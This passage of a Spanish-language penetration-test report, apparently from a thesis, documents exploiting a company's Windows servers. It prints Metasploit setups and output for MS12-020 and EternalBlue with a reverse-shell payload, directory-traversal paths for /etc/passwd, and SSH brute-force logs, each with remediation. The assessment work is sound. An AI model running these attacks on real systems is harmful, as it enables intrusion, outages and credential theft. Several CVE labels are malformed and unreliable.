Se han encontrado varias vulnerabilidades críticas que pueden ser explotables, en la fase 5 se explotaran todas estas para validar el alcance que se tiene sobre el servidor.

6.3 OBJETIVO 3: VALORAR EL NIVEL DE SEGURIDAD DE LA INFORMACIÓN MEDIANTE LA REVISIÓN DE LOS INFORMES DEL PENTEST PARA INDICAR EL IMPACTO Y RIESGOS QUE PUEDEN AFECTAR LA INTEGRIDAD, CONFIDENCIALIDAD Y DISPONIBILIDAD.

FASE 5 Y FASE 6:

Al tener acceso a la red y conocer las vulnerabilidades de los servidores se iniciará la fase 5 y 6. La cual consiste en realizar ataques de seguridad determinado que tanto se puede acceder a la organización.

- **Fase 5:** teniendo en cuenta las vulnerabilidades encontradas en la fase 4 se inicia con la explotación de estas, la idea es llegar lo más lejos en la organización con el fin de encontrar información crítica o generar afectaciones en los servicios.
- **Fase 6:** En esta fase se recoleta evidencia de todos los ataques realizados, por tal motivo va en conjunto con la fase 5.

6.3.1 Desarrollo Fase 5

Según las vulnerabilidades críticas se realizaron diferentes métodos de ataque para obtener información.

6.3.1.1 Denegación de servicio por RDP

Nombre: ms12-020 – Escritorio remoto

Estado: Activa

Criticidad: Critica

Impacto: 9.6 CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVE: CVE-2012-0002, CVE-2012-0152

Descripción:

Esta vulnerabilidad afecta el protocolo RDP, utilizado en sistemas Windows para conexiones remotas. Si este servicio se encuentra habilitada es posible que un atacante que no se encuentre autenticado pueda enviar secuencias de paquetes RPD con el fin que el equipo se reinicie.

Impacto:

Un atacante puede poner en riesgo la confidencialidad, integridad y disponibilidad ya de los servicios y aplicaciones que se encuentren en corriendo en el equipo.

Explotación:

Haciendo uso de la Nesus se detectó la vulnerabilidad ms12-020 la cual afecta a varias versiones de Windows server. Ver figura 37.

Figura 35 ms12-020

```
msf6 > search ms12-020

Matching Modules
-----
#  Name                                                                 Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/rdp/ms12_020_check                               normal         Yes   MS12-020 Microsoft Remote D
esktop Checker
1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids                 2012-03-16     normal No     MS12-020 Microsoft Remote D
esktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxcha
nnelids
```

Fuente: Propia.

Se prepara el exploit con la dirección del servidor. Ver figura 38.

Figura 36 sploit RDP


```
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids)
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.100    yes       The target host(s), see http://www.metasploit.com/docs/0-4-0/18982.html#rhosts
RPORT     3389              yes       The target port (TCP)
```

Fuente: Propia

El ataque se ejecutará en horas no laborales ya que de ser efectivo el servidor se reiniciará, ya que hacerlo en producción puede afectar la conexión con la base de datos y archivos que se estén trabajando de forma compartida.

Antes de lanzar el ataque se deja un ping sostenido para validar que el servidor deja de responder. Ver figura 39.


Figura 37 denegación de servicio



Fuente: Propia.

Se revisa el servidor observando que se reinició debido al ataque. Ver figura 40.

Figura 38 Apagado forzado en servidor



Fuente: Propia

Recomendación:

Instalar los parches de seguridad de Microsoft Windows, crear reglas de acceso por medio del firewall con el fin de solo permitir el tráfico RDP de los hosts conocidos.

6.3.1.2 SQI No soportado

Estado: Activa

Criticidad: Critica

Impacto: 10 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVE: CVE-284

Descripción:

El motor de base de datos usado por la organización se encuentra en una versión que no cuenta con soporte por parte del proveedor.

Impacto:

Al contar con una versión antigua sin soporte no se recibe actualizaciones de seguridad que mitiguen brechas ya explotadas.

Explotación:

Durante el escaneo con la herramienta Nessus se detectó una versión antigua de SQL, ver figura 41

Figura 39 Versión obsoleta SQL

```
The following unsupported installation of Microsoft SQL Server was
detected :

Installed version : 9.0.4035.0
Fixed version : This version is no longer supported.

SQL Server Instance : ██████████
```

Fuente: Figura propia.

Recomendaciones:

Actualizar a una versión moderna de SQL

6.3.1.3 Explotación SMB

Nombre: MS17-010 - ETERNALBLUE

Estado: Activa

Criticidad: Critico

Impacto: 9.7 CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE: CVE-2017-0143 , CVE-2017-0144 , CVE -2017-0145 , CVE-2017-0146 , CVE-2017-0147 , CVE-2017-0148

Descripción:

Esta vulnerabilidad nace del protocolo SMB v1, permitiendo que atacantes obtengan acceso al equipo ya sea creando una conexión remota o inyectado código con el fin de robar o encriptar la información.

Impacto:

El atacante puede tomar control total del equipo, afectando la disponibilidad, integridad y confidencialidad.

Explotación:

Como se evidencio en las vulnerabilidades detectadas, el puerto 445 es utilizado generalmente por el protocolo SMB, el cual permite el uso de carpetas compartidas en sistemas Windows⁴⁵.

Al igual que en el anterior ataque se usará el sistema operativo Kali Linux en conjunto con la herramienta metasploit usando eternalblue, el cual fue muy usado en años pasados para encriptar la información de los equipos vulnerables⁴⁶. Ver figura 42.

⁴⁵ Jiménez, J. - Conoce por qué no debes activar SMB/CIFS/SAMBA si no lo usas. [Sitio web], RedesZone. (s.f). [Consultado 31 de mayo 2023] Disponible en: <https://www.redeszone.net/tutoriales/seguridad/peligro-protocolo-smb-cifs-samba/>

⁴⁶ Itnews - A un año de WannaCry el exploit EternalBlue sigue siendo un vector de infección. [Sitio web], Itnews.Lat. (s.f). [Consultado 31 de mayo 2023] Disponible en: <https://itnews.lat/a-un-a-o-de-wannacry-el-exploit-eternalblue-sigue-siendo-un-vector-de-infeccion.html>

Figura 40 Eternalblue

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Fuente: Propia

El exploit ya viene cargado en las librerías del programa metasploit. Se carga el exploit y se configura el objetivo, ver figura 43

Figura 41 Exploit eternalblue

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.1.1	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Fuente: Propia

Al lanzar el exploit se observa que ha tenido éxito. ver figura 44.

Figura 42 Exploit exitoso eternalblue

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.
RHOSTS => 192.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run


[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.0.2:445 - Using auxiliary/scanner/smb/smb_m as check
[+] 192.168.0.2:445 - Host is likely VULNERABLE to MS17-010! - Windows Server
[*] 192.168.0.2:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.2:445 - The target is vulnerable.
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.0.2:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows S
[*] 192.168.0.2:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008
[*] 192.168.0.2:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
```

Fuente: Propia

En esta etapa del análisis de seguridad, se logró establecer una conexión exitosa con el servidor objetivo, lo que ha permitido obtener acceso y control sobre el sistema. Como resultado de esta intrusión, se ha obtenido la contraseña de administrador, lo que representa un riesgo significativo para la organización.

En base a las credenciales obtenidas, se ha establecido una conexión remota exitosa con el servidor objetivo, otorgando un control total sobre el sistema. La figura 45 adjunta proporciona evidencia de esta conexión remota y el control obtenido sobre el servidor.

Figura 43 Control total del servidor



Fuente: Propia

Recomendaciones:

Instalar los parches recomendados por Microsoft.

6.3.1.4 Espionaje DNS server

Estado: Activa

Criticidad: Critica

Impacto: 9.5 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVE: CVE-2020-1350

Descripción:

Los servidores Windows con versiones 2008 o inferior contienen una vulnerabilidad que permite a los atacantes enviar código con el fin de capturar las consultas que

los clientes realizan de esta forma conocer los registros A, dando la posibilidad que logren cambiarlos.


Impacto:

Un atacante podrá cambiar y obtener los registros A del servidor DNS.

Explotación:

Otra vulnerabilidad explotada es el espionaje del servidor DNS⁴⁷, es posible saber que equipos están conectados con un registro “A” activo, de esta forma se puede identificar el equipo por su nombre. Ver figura 46.

Figura 44 Espionaje DNS



```
—(kali@kali)-[~]
└─$ sudo dnsrecon -d ecomilsas.com -t brt
[*] No dictionary file has been specified.
[*] Using the dictionary file: /usr/share/dnsrecon/namelist.txt (provided by tool)
[*] brt: Performing host and subdomain brute force against ecomilsas.com...
[*] A admin.
[*] A admini
[*] A server
[*] 3 Records Found
```

Fuente: Figura propia

Con estos ataques se evidencia que el servidor tiene servicios de DNS y WEB vulnerables, los cuales permiten hacer consultas con el fin de obtener información de los activos conectados en la organización.

⁴⁷ DNSRecon. [Sitio web], (s. f.). kali. [Consultado 31 de mayo 2023] Disponible en: <https://kali-linux.net/article/dnsrecon/>

Recomendación:

Instalar los parches de seguridad lanzados por Microsoft Windows.

6.3.1.5 detección de motor WEB

Estado: Activa

Criticidad: Critica

Impacto: 10 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CWE: 0001-A-0617-IAVA

Descripción:

Es posible obtener la versión del motor WEB el cual se encuentra obsoleto.

Impacto:

Al conocer la versión del ISS es posible que el atacante prepare formas para afectar el servicio ya que este se encuentra obsoleto.

Explotación:

Al realizar el escaneo con la plataforma Nessus, este logro traer la información del servicio ISS corriendo actualmente, ver figura 47.

Figura 45 Version ISS

```
Product : Microsoft IIS 7.5
Server response header : Microsoft-IIS/7.5
Support ended : 2020-01-14
Supported versions : Microsoft IIS 8.5 / 8.0
Additional information : http://www.nessus.org/u?a4f4b8ab
```

Fuente: Figura propia.

Recomendación:

Deshabilitar el rol ISS del servidor o moverlo a otro servidor que aun este soportado por Microsoft.

6.3.1.6 Directory Traversal

Estado: Activa

Criticidad: Alta

Impacto: 8.5 CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

CWE: CWE-22

Descripción:

Otro ataque que se realizó para explotar las vulnerabilidades encontradas es directory Traversal⁴⁸, esta esta categorizada como alta ya que permite que un atacante remoto puede acceder a los archivos del sistema por medio del servidor

⁴⁸ Salame, W. Directory traversal attack example. [Sitio web], KaliTut. 2021[Consultado 31 de mayo 2023] Disponible en: <https://kalitut.com/practice-of-attacking-directory/>

ISS 7 que está configurado, este sistema permite publicar sitios web en los servidores Windows, adicional permite funcionalidades como ftp⁴⁹.

Impacto:

Un atacante puede utilizar la vulnerabilidad del servicio ISS 7 para acceder a los directorios ser equipo.

Explotación:

Utilizando el mismo equipo con Kali Linux que se mostró en las fases anteriores se ejecuta la herramienta dotdotpwn la cual revisara todos los posibles directorios accesibles permitiendo sacar información del servidor⁵⁰ por medio de un ataque de escalada de directorios.

Se ejecuta la herramienta desde Kali Linux como se muestra en la figura 48.

⁴⁹ ¿Qué es IIS (Internet Information Services) y cómo funciona? [Sitio web], Krypton Solid. 2021[Consultado 27 de Diciembre 2022] Disponible en: <https://kryptonsolid.com/que-es-iis-internet-information-services-y-como-funciona/>

⁵⁰ DotDotPwn - Herramienta difusora transversal de directorios en Linux [Sitio web], Acervo Lima (s. f.). [Consultado 25 de octubre 2022] Disponible en: <https://es.acervolima.com/dotdotpwn-herramienta-difusora-transversal-de-directorios-en-linux/>

Figura 46 dotdotpwn

```
Testing Path: :80/../../../../etc/issue
Testing Path: :80/../../../../etc/passwd
Testing Path: :80/../../../../etc/issue
Testing Path: :80/..%5Cetc%5Cpasswd
Testing Path: :80/..%5Cetc%5Cissue
Testing Path: :80/..%5C..%5Cetc%5Cpasswd
Testing Path: :80/..%5C..%5Cetc%5Cissue
Testing Path: :80/..%5C..%5C..%5Cetc%5Cpasswd
Testing Path: :80/..%5C..%5C..%5Cetc%5Cissue
Testing Path: :80/..%5C..%5C..%5C..%5Cetc%5Cpasswd
Testing Path: :80/..%5C..%5C..%5C..%5Cetc%5Cissue
Testing Path: :80/..%5C..%5C..%5C..%5C..%5Cetc%5Cpasswd
Testing Path: :80/..%5C..%5C..%5C..%5C..%5Cetc%5Cissue
Testing Path: :80/..%5C..%5C..%5C..%5C..%5C..%5Cetc%5Cpasswd
Testing Path: :80/..%5C..%5C..%5C..%5C..%5C..%5Cetc%5Cissue
Testing Path: :80/..%2fetc%2fpasswd
Testing Path: :80/..%2fetc%2fissue
Testing Path: :80/..%2f..%2fetc%2fpasswd
Testing Path: :80/..%2f..%2fetc%2fissue
Testing Path: :80/..%2f..%2f..%2fetc%2fpasswd
Testing Path: :80/..%2f..%2f..%2fetc%2fissue
Testing Path: :80/..%2f..%2f..%2f..%2fetc%2fpasswd
Testing Path: :80/..%2f..%2f..%2f..%2fetc%2fissue
Testing Path: :80/..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
Testing Path: :80/..%2f..%2f..%2f..%2f..%2fetc%2fissue
Testing Path: :80/..%5cetc%5cpasswd
Testing Path: :80/..%5cetc%5cissue
Testing Path: :80/..%5c..%5cetc%5cpasswd
Testing Path: :80/..%5c..%5cetc%5cissue
Testing Path: :80/..%5c..%5c..%5cetc%5cpasswd
Testing Path: :80/..%5c..%5c..%5cetc%5cissue
Testing Path: :80/..%5c..%5c..%5c..%5cetc%5cpasswd
```

Fuente: Figura propia.

Con lo anterior se trajo información sobre los directorios almacenados en el servidor.

Recomendación:

Desactivar el servicio de ISS en caso de que no se requiera, de ser necesario se recomienda actualizar el sistema operativo del servidor a una versión más reciente.

6.3.1.7 Fuerza bruta SSH

Estado: Activa

Criticidad: Alta

Impacto: 7.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

CVE: CVE-799

Descripción:

Un ataque de fuerza bruta ocurre cuando un atacante emplea determinadas técnicas para probar combinaciones de usuarios y/o contraseñas con el objetivo de descubrir las credenciales de una potencial víctima y así lograr acceso a una cuenta o sistema.

Durante las pruebas realizadas se evidencia que el consumo de intentos de autenticación SSH puede ser efectuado en múltiples ocasiones por diferentes usuarios y /o contraseñas sin que los controles lo detecten permitiendo realizar validaciones constantes.

Impacto:

Un atacante podría realizar múltiples intentos de conexión basado en ataques de diccionario o fuerza bruta con el fin de encontrar credenciales validadas si estas no cumplen con los requerimientos mínimos de seguridad o han sido filtradas.

Explotación:

Se logró identificar que al realizar peticiones de autenticación es posible realizar varios intentos de conexión concurrentes sin que la aplicación mitigue este impacto y controle la cantidad de peticiones, ver figura 49

Figura 47 Ataque SSH

```
[ATTEMPT] target 192.16 login "root" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "iloveyou" - 5 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "12345678" - 9 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "nicole" - 11 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "babygirl" - 13 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "lovely" - 15 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "654321" - 17 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "ashley" - 19 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "qwerty" - 20 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "111111" - 21 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "iloveu" - 22 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "michelle" - 24 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "tigger" - 25 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "sunshine" - 26 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "chocolate" - 27 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "password1" - 28 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "soccer" - 29 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.16 login "root" - pass "anthon" - 30 of 14344399 [child 0] (0/0)
```

Fuente: Figura propia

Remediación:

Se recomienda aplicar políticas de intentos de sesión y bloquear la cuenta, de igual manera se pueden implementar controles complementarios, tener en cuenta que un factor importante es la complejidad de la contraseña, por tal motivo utilizar contraseñas seguras.

- Modificar el puerto por defecto
- Deshabilitar las contraseñas vacías
- Limita el número máximo de intentos de autenticación
- Utilizar llave privada para iniciar sesión
- Crear whiteList para permitir conexión de ciertos usuarios
- Implementar doble factor de autenticación

- Definir una política de contraseñas segura, la contraseña debe tener como mínimo 15 caracteres que sea compleja, contener números, símbolos, letras minúsculas y mayúsculas.
- Configuración de firewall con el fin de proteger la conexión SSH
- Configurar Port-Knocking
- Implementar Fail2ban

6.3.1.8 Información sensible expuesta

Estado: Activa

Criticidad: Media

Impacto: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVE: CVE-200

Descripción:

La divulgación de información confidencial no autorizada expone datos del funcionamiento, versiones y/o servicios relacionados con la aplicación

Impacto:

Un atacante puede aprovechar esta información divulgada y de esta manera perfilar un vector de ataque acorde con la información expuesta

Explotación:

Se logró identificar que al consumir la URL relacionada es posible conocer versiones asociadas con la aplicación web, con lo cual es posible buscar vulnerabilidades acordes con la versión y explotar dicha vulnerabilidad, ver figura 50.

Figura 48 Información sensible expuesta

```
80/tcp open  http                Apache httpd 2.4.7 (OpenSSL/1.0.1e PHP/5.5.6)
|_http title: Did not follow redirect to https://www.e
|_http server header: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
135/tcp open  msrpc                Microsoft Windows RPC
139/tcp open  netbios-ssn         Microsoft Windows netbios-ssn
443/tcp open  ssl/http            Apache httpd 2.4.7 ((Win32) OpenSSL/1.0.1e PHP/5.5.6)
|_http title:
|_Requested resource was https://192.168.
|_ssl_date: 2022-09-20T01:51:24+00:00; -4m31s from scanner time.
|_http server header: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
|_ssl cert: Subject: commonName=www.e
|_Subject Alternative Name: DNS:www.e
|_Not valid before: 2022-08-10T18:08:21
|_Not valid after: 2023-08-10T16:43:00
```

Fuente: Figura propia

Recomendación:

Eliminar los comentarios del banner donde se revele información de las versiones y servicios.

6.3.1.9 Versión SSH Vulnerable acces point

Estado: Activa

Criticidad: Media

Impacto: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVE: CVE-1104

Descripción:

SSH o Secure Shell es un protocolo de administración remota, el cual cuenta con un mecanismo de autenticación que cifra la conexión de manera segura a nivel de cliente/servidor.

Impacto:

Si la versión del servicio de OpenSSH es vulnerable un atacante podría ganar acceso al equipo y ejecutar comandos de manera remota, de igual manera realizar

desbordamientos de memoria a través de un DoS a ciertas versiones identificadas como vulnerables.

Explotación:

Se identifica la versión 7.4, la cual presenta múltiples vulnerabilidades asociadas que podrían permitir a un atacante elevar privilegios y/o provocar una denegación de servicio. Ver figura 51.

Figura 49 Vulnerabilidad SSH

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 3c:e6:dd:f2:b3:4e:3d:15:00:23:10:76:9f:95:46:4c (RSA)
|   256 52:74:2a:81:59:08:25:e1:9e:87:ed:53:28:88:73:44 (ECDSA)
|_  256 7e:6d:3d:a0:1c:1c:cf:f9:b2:0e:7a:65:86:09:df:5e (ED25519)
411/tcp   open  ssh          OpenSSH 7.4 (protocol 2.0)
```

Fuente: Figura propia

Remediación:

Se recomienda actualizar la versión de OpenSSH a su última versión.

6.3.1.10 Cerrar puertos no necesarios

Estado: Activa

Criticidad: Baja

Impacto: 2.2 CVSS:3.0/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N

CVE: CVE-284

Descripción:

Los puertos son instancias virtuales en un sistema operativo en el que empiezan y terminan las conexiones de red, esto permite a los ordenadores clasificar el tráfico de red que reciben.

Impacto:

Si estos puertos no se tienen identificados y controlados un atacante puede aprovechar vulnerabilidades asociadas y poner en riesgo la integridad del sistema, de tal manera que no se es consciente de los servicios que ejecuta el servidor, lo cual puede permitir crear puertas traseras sin control en caso de que el servidor se vea comprometido

Explotación:

Se identifican varios puertos abiertos en donde no es posible validar el servicio.

Remediación:

Se recomienda validar los puertos identificados y de no ser necesarios cerrarlos de manera controlada

6.3.2 Desarrollo fase 6

Como evidencia todo lo encontrado y recolectado se tiene este documento el cual detalla cada procedimiento y la forma en cómo se llevó a cabo.

No se muestra direcciones o nombres ya que es información confidencial, y al ser este un documento público puede afectar la integridad de la organización.

6.4 OBJETIVO 4: PROPONER ACCIONES DE MEJORA SOBRE LA SEGURIDAD DE LOS ACTIVOS INFORMÁTICOS MEDIANTE EL USO DE BUENAS PRÁCTICAS Y PROCESOS ESTANDARIZADOS.

En este objetivo se proponen acciones de mejora sobre la seguridad de los activos informáticos mediante el uso de buenas prácticas y procesos estandarizados.

